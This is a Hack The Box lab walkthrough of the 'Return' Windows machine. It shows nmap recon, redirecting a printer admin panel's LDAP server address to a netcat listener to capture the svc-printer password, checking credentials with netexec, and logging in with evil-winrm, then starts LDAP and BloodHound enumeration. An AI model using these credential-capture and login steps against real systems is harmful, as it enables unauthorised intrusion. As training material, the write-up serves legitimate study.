
ch3ckm8_HTB_Return

Intro



Tags: #windows #NotAssumedBreach #OSCPpath #PrivGroupAbuse
Tools used:

- BurpSuite (web app inspection)
- ldapsearch (ldap enum)
- BloodHound (ldap enum)

Reconnaissance

First, i generated this template by using my script: ch3ckkm8/Pentest-Auto-Report-

```
python pentest_to_md.py 10.129.165.239 return.htb
```

Add target to /etc/hosts

```
sudo sh -c "echo '10.129.165.239 return.htb' >> /etc/hosts"
```

Nmap scan

```
sudo nmap -sC -sV return.htb
```

```
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2025-08-03 16:19 CDT
Nmap scan report for return.htb (10.129.165.239)
Host is up (0.078s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-03
21:38:38Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
return.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
return.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-03T21:38:45
|_  start_date: N/A
|_clock-skew: 18m33s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```


```
Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 22.84 seconds
```

the target appears to be a DC according to the open ports


First, i will try inspecting port 80, which appears to be IIS server, and according to the http title its related to HTB Printer Admin Panel

WebApp inspection

`Home` page:



`Settings` page:



Settings


Server Address	printer.return.local
Server Port	389
Username	svc-printer
Password	*******
Update	

The rest of the pages Fax and Troubleshooting are not clickable.

Taking into consideration of the above screenshots, our target should be the `Settings` page, since appears to have some functionality by specifying server, port, user and password.


So where do we start with this? well it has some values already filled in, so understand their usage first. Overall it appears to be a webapp that manages a printer, and the settings page manages the authentication towards it.

The password has asterisks instead of characters, and by viewing the page source the password is also displayed as asterisks there too:



```html
</div><center><h2><br/>Settings</h2>
    <br/><br/><form action="" method="POST">
    <table>
      <tr>
        <td>Server Address</td>
        <td><input type="text" name="ip" value="printer.return.local"/></td>
      </tr>
      <tr>
        <td>Server Port</td>
        <td><input type="text" value="389"/></td>
      </tr>
      <tr>
        <td>Username</td>
        <td><input type="text" value="svc-printer"/></td>
      </tr>
      <tr>
        <td>Password</td>
        <td><input type="text" value="*******"/></td>
      </tr>
      <tr>
        <td colspan="3"><input type="submit" value="Update"/></td>
      </tr>
    </table>
  </form>
```

Another thing we could do to see if we can retrieve the password, is to start Burp and inspect the request:



```
POST /settings.php HTTP/1.1
Host: return.htb
Content-Length: 23
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://return.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://return.htb/settings.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

ip=printer.return.local
```

It seems that only the ip we specify is actually being sent towards the server-side via the request, and the rest of the values on the settings page are not being sent.

Hmm, the first thing that comes to mind, is the server address (since only that is being sent from the request), it seems that the printer listens on the server address and port we specify.

Foothold

Connecting to the printer service

BUT since we can specify these details, why dont we try to make it connect to our machine? So we could try specifying the server address to our host's ip, click update and see if we get connection back to our machine.

After updating, i started my listener, and since we dont know exactly the port, i will take for granted that the port is 389 as the preselected values on the settings page implied.

```
nc -lnvp 389
```

aand we got connection back!

```
listening on [any] 389 ...

connect to [10.10.14.3] from (UNKNOWN) [10.129.165.239] 64655
0*`%return\svc-printer�
                       1edFg43012!!
```

and the best part is that it just sent us sth that appears to be the password:

```
1edFg43012!!
```

great! now we have credentials for a valid user `svc-printer`, the creds for future reference are:

```
svc-printer
1edFg43012!!
```

Checking where we can login with found creds

Since we now have valid creds, lets use my script to bulk check the services that we can connect to via win-rm: [ch3ckkm8/auto_netexec: Automating netexec to bulk check all available services, given the target and the creds to check]

```
./auto_netexec_bulk_creds_checker.sh return.htb 'svc-printer' '1edFg43012!!'
```


```
[*] Checking if winrm port 5985 is open on return.htb...
[+] Port 5985 open - checking winrm with netexec
WINRM       10.129.165.239  5985   PRINTER          [*] Windows 10 / Server 2019
Build 17763 (name:PRINTER) (domain:return.local)
WINRM       10.129.165.239  5985   PRINTER          [+] return.local\svc-
printer:1edFg43012!! (Pwn3d!)

[*] Checking if smb port 445 is open on return.htb...
[+] Port 445 open - checking smb with netexec
[*] Copying default configuration file
SMB         10.129.165.239  445    PRINTER          [*] Windows 10 / Server 2019
Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.129.165.239  445    PRINTER          [+] return.local\svc-
printer:1edFg43012!!

[*] Checking if ldap port 389 is open on return.htb...
[+] Port 389 open - checking ldap with netexec
SMB         10.129.165.239  445    PRINTER          [*] Windows 10 / Server 2019
Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
LDAP        10.129.165.239  389    PRINTER          [+] return.local\svc-
printer:1edFg43012!! (Pwn3d!)

[*] Checking if rdp port 3389 is open on return.htb...
[-] Skipping rdp - port 3389 is closed

[*] Checking if wmi port 135 is open on return.htb...
[+] Port 135 open - checking wmi with netexec
RPC         10.129.165.239  135    PRINTER          [*] Windows 10 / Server 2019
Build 17763 (name:PRINTER) (domain:return.local)
RPC         10.129.165.239  135    PRINTER          [+] return.local\svc-
printer:1edFg43012!!

[*] Checking if nfs port 2049 is open on return.htb...
[-] Skipping nfs - port 2049 is closed

[*] Checking if ssh port 22 is open on return.htb...
[-] Skipping ssh - port 22 is closed

[*] Checking if vnc port 5900 is open on return.htb...
[-] Skipping vnc - port 5900 is closed

[*] Checking if ftp port 21 is open on return.htb...
[-] Skipping ftp - port 21 is closed

[*] Checking if mssql port 1433 is open on return.htb...
[-] Skipping mssql - port 1433 is closed
```

it seems that with these creds, we can login only to `WINRM` and `LDAP` login via winrm

```
evil-winrm -i return.htb -u 'svc-printer' -p '1edFg43012!!'
```

grabbed user flag! `728d332c51cc0ce7d44fdad354169b54`

proof



```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami
return\svc-printer
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> hostname
printer
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::a1c7:7e60:8dd5:ac3d
   Link-local IPv6 Address . . . . . : fe80::a1c7:7e60:8dd5:ac3d%10
   IPv4 Address. . . . . . . . . . . : 10.129.165.239
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%10
                                       10.129.0.1
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>
```

Privesc

LDAP enumeration

```
ldapsearch -LLL -x -H ldap://return.htb -s base namingcontexts
```

```
dn:
namingcontexts: DC=return,DC=local
namingcontexts: CN=Configuration,DC=return,DC=local
namingcontexts: CN=Schema,CN=Configuration,DC=return,DC=local
namingcontexts: DC=DomainDnsZones,DC=return,DC=local
namingcontexts: DC=ForestDnsZones,DC=return,DC=local
```

Lets find all available users in the domain, using ldapsearch with user creds:

```
ldapsearch -LLL -H ldap://return.htb \
  -D "svc-printer@return.local" -w '1edFg43012!!' \
  -b "DC=return,DC=local" "objectClass=user" |
  egrep -i ^sAMAccountName | awk -F ': ' '{print $2}' | tee users.txt
```

it was successful, and the retrieved user list is:


```
Administrator
Guest
PRINTER$
krbtgt
svc-printer
```

Bloodhound as `SVC-PRINTER"`

Lets try also running bloodhound:

```
bloodhound-python -u 'svc-printer' -p '1edFg43012!!' -d return.local -ns
10.129.165.239 -c All --zip
```

First things first, we could inspect the user we already have access `SVC-PRINTER`:




OUTBOUND OBJECT CONTROL

First Degree Object Control	0
Group Delegated Object Control	0
Transitive Object Control	▶

